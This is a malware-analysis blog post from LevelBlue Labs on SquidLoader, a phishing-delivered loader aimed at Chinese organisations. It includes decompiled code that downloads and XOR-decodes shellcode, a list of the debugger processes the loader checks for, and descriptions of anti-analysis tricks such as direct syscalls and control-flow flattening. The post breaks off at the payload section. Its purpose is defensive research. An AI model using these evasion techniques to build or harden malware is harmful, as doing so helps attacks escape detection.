Unveiling the Highly Evasive Loader Targeting Chinese Organizations

cybersecurity.att.com/blogs/labs-research/highly-evasive-squidloader-targets-chinese-organizations

LevelBlue Labs Discovers Highly Evasive, New Loader Targeting Chinese Organizations

June 19, 2024 | Fernando Dominguez

Executive Summary

LevelBlue Labs recently discovered a new highly evasive loader that is being delivered to specific targets through phishing attachments. A loader is a type of malware used to load second-stage payload malware onto a victim's system. Due to the lack of previous samples observed in the wild, LevelBlue Labs has named this malware "SquidLoader," given its clear efforts at decoy and evasion. After analysis of the sample LevelBlue Labs retrieved, we uncovered several techniques SquidLoader is using to avoid being statically or dynamically analyzed. LevelBlue Labs first observed SquidLoader in campaigns in late April 2024, and we predict it had been active for at least a month prior.

The second-stage payload malware that SquidLoader delivered in our sample is a Cobalt Strike sample, which had been modified to harden it against static analysis. Based on SquidLoader's configuration, LevelBlue Labs has assessed that this same unknown actor has been observed delivering sporadic campaigns during the last two years, mainly targeting Chinese-speaking victims. Despite studying a threat actor who seems to focus on a specific country, their techniques and tactics may be replicated, possibly against non-Chinese speaking organizations in the near future by other actors or malware creators who try to avoid detections.

Loader Analysis

In late April 2024, LevelBlue Labs observed a few executables potentially attached to phishing emails. One of the samples observed was '914b1b3180e7ec1980d0bafe6fa36daade752bb26aec572399d2f59436eaa635' with a Chinese filename translating to "Huawei industrial-grade router related product introduction and excellent customer cases." All the samples LevelBlue Labs observed were named for Chinese companies, such as: China Mobile Group Shaanxi Co Ltd, Jiaqi Intelligent Technology, or Yellow River Conservancy Technical Institute (YRCTI). All the samples had descriptive filenames aimed at luring employees to open them, and they carried an icon corresponding to a Word Document, while in fact being executable binaries.

These samples are loaders that download and execute a shellcode payload via a GET HTTPS request to the /flag.jpg URI. These loaders feature heavy evasion and decoy mechanisms which help them remain undetected while also hindering analysis. The shellcode that is delivered is also loaded in the same loader process, likely to avoid writing the payload to disk and thus risk being detected.

Due to all the decoy and evasion techniques observed in this loader, and the absence of previous similar samples, LevelBlue Labs has named this malware "SquidLoader".

Most of the samples LevelBlue Labs observed use a legitimate expired certificate to make the file look less suspicious. The invalid certificate (which expired on July 15, 2021) was issued to Hangzhou Infogo Tech Co., Ltd. It has the thumbprint "3F984B8706702DB13F26AE73BD4C591C5936344F" and serial number "02 0E B5 27 BA C0 10 99 59 3E 2E A9 02 E3 97 CB." However, it is not the only invalid certificate used to sign the malicious samples.

The command and control (C&C) servers SquidLoader uses employ a self-signed certificate. In the course of this investigation all the discovered C&C servers use a certificate with the following fields for both the issuer and the subject:

- Common Name: localhost
- Organizational Unit: group
- Organization: Company
- Locality: Nanjing
- State/Province: Jiangsu
- Country: CN

When first executed, the SquidLoader duplicates to a predefined location (unless the loader is already present) and then restarts from the new location. In this case the target location was C:\BakFiles\install.exe. This action appears to be an intentional decoy, executing the loader with a non-suspicious name, since it does not pursue any persistence method. Even though SquidLoader does not feature any persistence mechanisms, the observed second-stage payload being delivered (Cobalt Strike) has the capability of creating services and modifying registry keys, which enables the C&C operators to achieve persistence on demand.

This shellcode is delivered in the HTTPS body of the response, and it is encrypted with a 5-byte XOR key. For the sample LevelBlue analyzed, the key was hardcoded with a value of "DE FF CC 8F 9A" after accounting for little endian storage.

```
      ProxyInfo.lpszProxy = (LPWSTR)ProxyConfigCurrUser[2];
      ProxyInfo.lpszProxyBypass = (LPWSTR)ProxyConfigCurrUser[3];
LABEL_23:
      WinHttpSetOption(hRequest, 0x26u, &ProxyInfo, 0x18u);
      goto LABEL_24;
    }
LABEL_22:
    if ( v16 )
      goto LABEL_23;
LABEL_24:
    if ( ProxyInfo.lpszProxy )
      GlobalFree(ProxyInfo.lpszProxy);
    if ( ProxyInfo.lpszProxyBypass )
      GlobalFree(ProxyInfo.lpszProxyBypass);
    if ( ProxyConfigCurrUser[1] )
      GlobalFree((HGLOBAL)ProxyConfigCurrUser[1]);
LABEL_30:
    v17 = 0;
    j = ResponseBuffer;
    if ( WinHttpSendRequest(hRequest, 0i64, 0, 0i64, 0, 0, 0i64) )
    {
      v17 = 0;
      j = ResponseBuffer;
      if ( WinHttpReceiveResponse(hRequest, 0i64) )
      {
        for ( j = ResponseBuffer; ; j = (__int64 (*)(void))((char *)j + nBytesRead) )
        {
          WinHttpQueryDataAvailable(hRequest, &nBytesAvail);
          v17 = 1;
          if ( !nBytesAvail )
            break;
          if ( !WinHttpReadData(hRequest, j, nBytesAvail, &nBytesRead) || nBytesRead != nBytesAvail )
          {
            v17 = 0;
            break;
          }
        }
      }
    }
    if ( hRequest )
      WinHttpCloseHandle(hRequest);
    if ( hSession )
      WinHttpCloseHandle(hSession);
    if ( hInternet )
      WinHttpCloseHandle(hInternet);
    if ( v17 )
      break;
    Sleep(30000i64);
    ++nTries;
  }
  XorKeyLow = 0x8FCCFFDE;
  XorKeyHigh = 0x9A;
  ShellcodeLen = (char *)j - (char *)ResponseBuffer;
  for ( k = 0i64; k < ShellcodeLen; ++k )
    *((_BYTE *)ResponseBuffer + k) ^= *((_BYTE *)&XorKeyLow + k % 5ui64);
  return ResponseBuffer();
}
```

Figure 1: XOR decoding of the shellcode.

Despite having a filename and icon claiming to be a Word Document to deceive the victim, the samples include vast amounts of code that reference popular software products like WeChat or mingw-gcc in an attempt to mislead security researchers inspecting the file. In addition, the file and PE metadata carry references to these companies. This is done to decoy as a legitimate component of said products. However, this code will never be executed - as the execution flow will be transferred to the loaded payload before the execution reaches that point. As an example, the code below referencing WeChat was found in the WinMain function of one of the discovered samples.

```
StartWechat = GetProcAddress(v46, "StartWechat");
ShouldDoUpdate = (unsigned __int8 (*)(void))GetProcAddress(v46, "ShouldDoUpdate");
v57 = ShouldDoUpdate && ShouldDoUpdate();
if ( qword_1400375F0 )
{
  qword_1400375F0("StartWechat OK");
}
else
{
  v58 = std::string::append(
          (std::string *)&qword_140035A48,
          "StartWechat OK",
          (unsigned int)((_DWORD)qword_1400375F0 + 14));
  std::string::append(v58, "\r\n", 2ui64);
}
if ( !StartWechat )
{
  v62 = L"Invalid file \"%s\" errCode:%d. Click \"OK\" to get the latest version from the store";
  if ( *(_DWORD *)&::Data != 1 )
    v62 = (wchar_t *)&word_14002FDE0;
  sub_1400094A0(Text, v62);
  if ( MessageBoxW(0i64, Text, Caption, 1u) == 1
    && (int)ShellExecuteW(0i64, L"open", L"http://pc.weixin.qq.com/", 0i64, 0i64, 1) <= 32 )
  {
    ShellExecuteW(0i64, L"open", L"iexplore.exe", L"http://pc.weixin.qq.com/", 0i64, 1);
  }
  goto LABEL_86;
}
v42 = ((__int64 (__fastcall *)(HKEY, LPSTR))StartWechat)(phkResult, lpCmdLine);
if ( !FindWindowW(L"WeChatMainWndForPC", 0i64) && !FindWindowW(L"WeChatLoginWndForPC", 0i64) && v57 )
{
  cbData = 0;
  LODWORD(hKey) = 4;
  if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Tencent\\WeChat", 0, 0xF003Fu, &phkResult)
    || RegQueryValueExW(phkResult, L"NeedUpdateType", 0i64, 0i64, (LPBYTE)&cbData, (LPDWORD)&hKey) )
  {
    RegCloseKey(phkResult);
  }
```

Figure 2: WeChat code never executed.

Other samples reference other software products like mingw-gcc. Even though this decoy code is included, all observed executables have icons that resemble the Microsoft Office icon for Word documents, making this decoy not very credible. The malicious code even generates an alert stating “File format error cannot be opened” in simplified Chinese.




Figure 3: Alert generated by malicious code.

Defense Evasion Techniques

SquidLoader caught our attention not only because of how few detections there were for it, but how many defensive evasion and obfuscation techniques it uses. Some of these observed techniques are:

Usage of pointless or obscure instructions: Some of the functions in the binaries include obscure and otherwise pointless x86 instructions, for example: “pause”, “mfence” or “lfence”. As can be seen in the sections below, some functions also include filler instructions, like random arithmetic calculations whose results are left unused. This is potentially an attempt to break or bypass antivirus emulators as they might have not implemented less-common instructions or likely operate on a maximum of emulated instructions.

Encrypted code sections: Immediately after starting execution the malware loads a bundled encrypted shellcode. The malware decrypts it in a dynamically allocated memory section, gives said section execution privileges and finally invokes it. The encryption algorithm is a single byte XOR with a fixed displacement, as can be observed in Figure 4 - the decryption loop also includes decoy instructions to further obfuscate the code’s purpose but that are actually pointless.

```
i = 0i64;
do
{
  ++v17;
  *(__m128 *)&a2 = _mm_add_ps(*(__m128 *)&a2, v3);
  v16 = __ROL8__(v16, 33);
  *(_BYTE *)(v28 + i) = (*(_BYTE *)(v28 + i) ^ 0x77) + 75;
  v15 += v16;
  ++i;
  v19 ^= 0xD3ui64;
  _mm_mfence();
}
while ( i != v26 );
v21 = v24(v28, v26, 32i64, &v30, v28);          // VirtualProtect
```

Figure 4: Shellcode XOR decryption among useless instructions.

In-stack encrypted strings: Keywords that can be easily associated with malicious activity or sensitive strings in the encrypted shellcode are embedded in each function body as XOR encrypted local variables. The strings are decrypted when they are needed with a multibyte XOR key. Storing strings in the stack makes it easier to conceal sensitive information as their content will be removed from memory when the stack-frame they reside in gets overwritten by a newer stack-frame. In the below example you can see the malware decrypting the string “NtWriteVirtualMemory” to later resolve the API.




Figure 5: Encrypted sensitive strings embedded in the function body as local variables

Jumping to the middle of instructions: Some functions include a “call” or a “jmp” instruction to an address within another function. The jumps are crafted in such a way that linear disassemblers consider them to be the middle of another instruction, thus producing incorrect assembly for the function body.

As an example, in Figure 6a we can see one of such calls made by the malware.

If we explore the target location 14000770E + 2 (Figure 6b), IDA will generate incorrect assembly output because the address is in the middle of what IDA considers a different function and 140007710 won’t even show up (Figure 6b). If we were to manually mark the beginning of a function in that address, IDA would identify a different set of operations - one that allows us to properly disassemble the malicious actions taken by the loader (Figure 6c).

Figure 6a: Call function to new function




Figure 6b: Wrong function parsing by IDA

```
0                jnz     short near ptr loc_140007710+6
0                test    rdx, rdx
0                jz      short loc_140007725
0                sub     r8, rcx
0                movzx   eax, word ptr [rcx]
0                cmp     [r8+rcx], ax
0                jnz     short near ptr loc_140007710+6
0                add     rcx, 2
 ; ---------------------------------------------------------------------------
0                db  48h ; H                 ; Garbage bytes
0                db  83h
 ; ---------------------------------------------------------------------------

 loc_140007710:                              ; CODE XREF: __scrt_common_main_seh(void)+F↓p
                                             ; sub_140007570+186↑j ...
0                lea     r11, [r11+0DEh]
0                xor     rax, rax

 loc_14000771A:                              ; CODE XREF: sub_140007570+FD↑j
0                push    r15
0                pop     rsi
0                mov     r13, [rsp+rax+2E0h+var_2E0]
0                xor     r12, 28h
```

Figure 6c:Fixed function parsing by IDA

It is worth noting that the hidden function that we have disassembled in Figure 6c is located within the "__scrt_common_main_seh" function and the called target is the routine that decrypts and executes the bundled loader shellcode. This function is a routine generated by the standard Microsoft C compiler and is responsible for starting WinMain / main - in other words a place where custom code is not supposed to be. Therefore, the normal and expected program flow starting at WinMain would be altered, generating yet another way of obfuscating the malicious code in unexpected places. Summarizing, this technique can:

- Hide code in areas reserved for Windows default functions.

- Conceal code leveraging IDA automated disassembly processes

Return address obfuscation: The routine responsible for loading and executing the shellcode mentioned in the previous section also performs return address obfuscation via stack manipulation. At the beginning of the routine in Figure 7a we can observe how the return address points to __scrt_common_main_seh+14. The stack is then manipulated via improper stack cleanup after the last function call. This results in a stack that points to the decrypted shellcode address as its return address when the function reaches the retn instruction. The main purpose of this technique is to hinder any person or tool analyzing this code.




Figure 7a: Original return address




Figure 7b: Actual return address when executing retn highlighted in blue

Control Flow Graph (CFG) obfuscation: One of the most easily identifiable obfuscation features of this family is the CFG obfuscation of the shellcode functions. The CFG is flattened into one or several infinite loops with a vast switch statement. The switch is controlled by a variable that gets assigned seemingly random values to pick the next branch to be executed. This obfuscation makes it almost impossible to know what order the switch blocks would be executed or if they would be executed at all without dynamic analysis. An example of the CFG obfuscation found in the malware can be seen below.

Figure 8: CFG technique with infinite loops and manifold switches

Debugger detection: The loader searches for the presence of debuggers at several points during its execution with three different detection methods and will crash itself by executing illegal instructions if detected.

1. The first of these methods is to check the list of running processes against a list of known debugger process names. The running process list is obtained via calling NtQuerySystemInformation with the SystemProcessInformation (0x5) information class. The full list of checked processes is:

- Ida64.exe
- Ida.exe
- DbgX.Shell
- Windbg.exe
- X32dbg.exe
- X64dbg.exe

- Olldbg.exe




Figure 9: Checking a running process against a list of blacklisted process names (XOR encrypted)

2. Later in the execution flow, the loader performs another check, looking for a debugger attached to the running process by calling NtQueryInformationProcess with the undocumented 0x1e value for the ProcessInformationClass parameter. This instructs the API to return the "debug object" of the process.

```
NtQueryInformationProcess (in: ProcessHandle=0xffffffffffffffff, ProcessInformationClass=0x1e,
ProcessInformation=0x26ce8ff788, ProcessInformationLength=0x8, ReturnLength=0x26ce8ff788 | out:
ProcessInformation=0x26ce8ff788, ReturnLength=0x26ce8ff788) returned 0xc0000353
```

3. The loader also looks for the presence of a kernel debugger by calling NtQuerySystemInformation with SystemKernelDebuggerInformation (0x23) system information class.

```
NtQuerySystemInformation (in: SystemInformationClass=0x23, SystemInformation=0x26ce8ff388, Length=0x2,
ResultLength=0x0 | out: SystemInformation=0x26ce8ff388, ResultLength=0x0) returned 0x0
```

Quirkily enough, if the loader detects the presence of a debugger, besides crashing itself, it will also replace the prologue of WinHttpConnect with a jump to his own entrypoint. This causes the loader to not properly load the library and avoid outputting network traffic to the Command and Control (C&C) server when it reaches the payload download section. Figure 10 displays a debugger with the replaced WinHttpConnect prologue on the left versus the actual prologue in IDA on the right.




Figure 10: Code modifications after a debugger is detected

File checking: The loader also checks for the existence of the following three files and exits if it finds any of the three, but the purpose of this check is unconfirmed:

- C:\temp\diskpartScript.txt
- C:\Users\Admin\My Pictures\My Wallpaper.jpg
- C:\Program Files (x86)\Google\Chrome\Application\chrome.exe

Performing direct syscalls: Whenever possible, the malware avoids calling Windows NT APIs and opts instead to perform their own syscalls. The malware author created several NT API wrappers, one for each NT API they wanted to wrap with different count of parameters. As an example, the wrapper for an NT API with 4 parameters can be seen in Figure 11. Note that IDA wrongfully shows a function signature that accepts only 1 parameter, the actual function accepts 4 parameters as it would be expected.




Figure 11: NT API wrapper parsed by IDA with 1 parameter instead of 4.

In this case the wrapper is resolving NtQuerySystemInformation, as it can be seen from the returned value in RAX. The +12 offset from the function start corresponds to the “syscall” x86 instruction within NtQuerySystemInformation’s function body. The function below the current one (highlighted in blue) will prepare the stack and register for the “syscall” instruction. Finally, “jump_to_syscall” moves the given syscall number to EAX and performs the jump to “NtQuerySystemInformation+12”. This avoids calling NT APIs entirely, bypassing potential hooks and thus prevents them from showing in execution logs.




Figure 12: jump_to_syscall function body.




Figure 13: the jmp instruction jumps directly to the syscall instruction.

Delivered Payload

